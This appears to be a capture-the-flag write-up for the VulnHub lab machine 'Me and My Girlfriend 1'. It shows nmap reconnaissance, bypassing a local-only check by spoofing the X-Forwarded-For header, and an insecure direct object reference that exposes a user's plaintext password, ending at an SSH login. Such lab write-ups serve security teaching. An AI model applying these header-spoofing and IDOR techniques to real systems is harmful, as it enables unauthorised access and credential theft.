
Me and My Girlfriend 1

Me and My girlfriend is a great boot2root challenge. This machine is the first in the series . This VM tells us that there are a couple of lovers namely Alice and Bob, where the couple was originally very romantic, but since Alice worked at a private company, "Ceban Corp", something has changed from Alice's attitude towards Bob like something is "hidden", And Bob asks for your help to get what Alice is hiding and get full access to the company!
Main goal is to identify user flag and rootflag.
The level of the VM is easy. This VM was created by TW1C3

Link to download- https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/

Information Gathering


Let's start by identifying the IP of our target using netdiscover
sudo netdiscover -i vboxnet0



```
 Currently scanning: 192.168.186.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.100  08:00:27:89:41:07      1      42  PCS Systemtechnik GmbH
 192.168.56.153  08:00:27:1b:b3:1c      1      60  PCS Systemtechnik GmbH
```

Target IP - 192.168.56.153

Now let's find open ports,services,os,version,host, etc by nmap
sudo nmap -A -p- -T4 192.168.56.153




```
└──╼ $sudo nmap -A -p- -T4 192.168.56.153 -o nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-20 11:19 IST
Nmap scan report for 192.168.56.153
Host is up (0.00070s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d8:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:1B:B3:1C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.70 ms 192.168.56.153

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.40 seconds
```

From the nmap scan we got to know there are two open ports.
22(ssh)
80(http)

Enumeration


let's start by enumerating from port 80
http://192.168.56.153



Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

the webpage just displayed some sentences which didn't lead us to anywhere. Then when checked the source code of the page it gave us a hint pointing to use x-forwarded-for.


The X-Forwarded-For HTTP header field is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.



```
Who are you? Hacker? Sorry This Site Can Only Be Accessed local!<!-- Maybe you can search how to use x-forwarded-for -->
```

Exploitation

Now we started burpsuite and then after intercepting the page we edited the page by entering x-forwarded-for: localhost and then forwarded to check if the page shows anything else.




```
Who are you? Hacker? Sorry This Site Can Only Be Accessed local!<!-- Maybe you can search how to use x-forwarded-for -->
```

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn (as superuser)
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.56.153:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /?page=index HTTP/1.1
Host: 192.168.56.153
x-forwarded-for: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en
DNT: 1
Connection: close
Cookie: PHPSESSID=u0mf0r0jvsgoavtaeskha5ngo4
Upgrade-Insecure-Requests: 1
```

Fortunately we were directed to another page which is the webpage of cebancorp.




Welcome To Ceban Corp

Inspiring The People To Great Again!

Home | Login | Register | About

We checked all the webpages to find anything suspicious but nothing showed up then we went on to register and after registering we forwarded the request and the webpage poped. But we were'nt able to find any useful information or any pages to upload or any directories other than a welcome/dashboard page.



```
GET /index.php?page=dashboard&user_id=5 HTTP/1.1
Host: 192.168.56.153
x-forwarded-for: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en
Referer: http://192.168.56.153/index.php?page=login
DNT: 1
Connection: close
Cookie: PHPSESSID=u0mf0r0jvsgoavtaeskha5ngo4
Upgrade-Insecure-Requests: 1
```

Welcome To Ceban Corp


Inspiring The People To Great Again!

Dashboard | Profile | Logout

Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!


Then after investigating for some more time we saw the url used some form of id parameter to sort and identify their users. So we intercepted the page and from repeater we changed the if from 1-5 and surprisingly we got all of the users and their passwords but only the id-5 worked which is alice.



```
GET /index.php?page=profile&user_id=5 HTTP/1.1
Host: 192.168.56.153
x-forwarded-for: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en
Referer: http://192.168.56.153/?page=login
DNT: 1
Connection: close
Cookie: PHPSESSID=u0mf0r0jvsgoavtaeskha5ngo4
Upgrade-Insecure-Requests: 1
```

```
        text-align: center;
      }</style>
  </head>
  <body>
    <div class="center">
      <h2>Welcome To Ceban Corp</h2>
      <p>Inspiring The People To Great Again!</p>
      <hr>
      <p>
        <a href="?page=dashboard">Dashboard</a>
        |
        <a href="?page=profile&user_id=12">Profile</a>
        |
        <a href="?page=logout">Logout</a>
      </p>
      <hr>
    </div>
    <form action="#" method="POST">
      <label for="name">Name</label>
      <input type="text" name="name" id="name" value="Alice Geulis">
      <br>
      <label for="username">Username</label>
      <input type="text" name="username" id="username" value="alice">
      <br>
      <label for="password">Password</label>
      <input type="password" name="password" id="password" value="4lic3">
      <br>
      <button disabled="disabled">Change</button>
    </form>
  </body>
</html>
```

So now we have the username and password of alice.
Lets try to login using ssh
ssh alice@192.168.56.153
pass- 4lic3

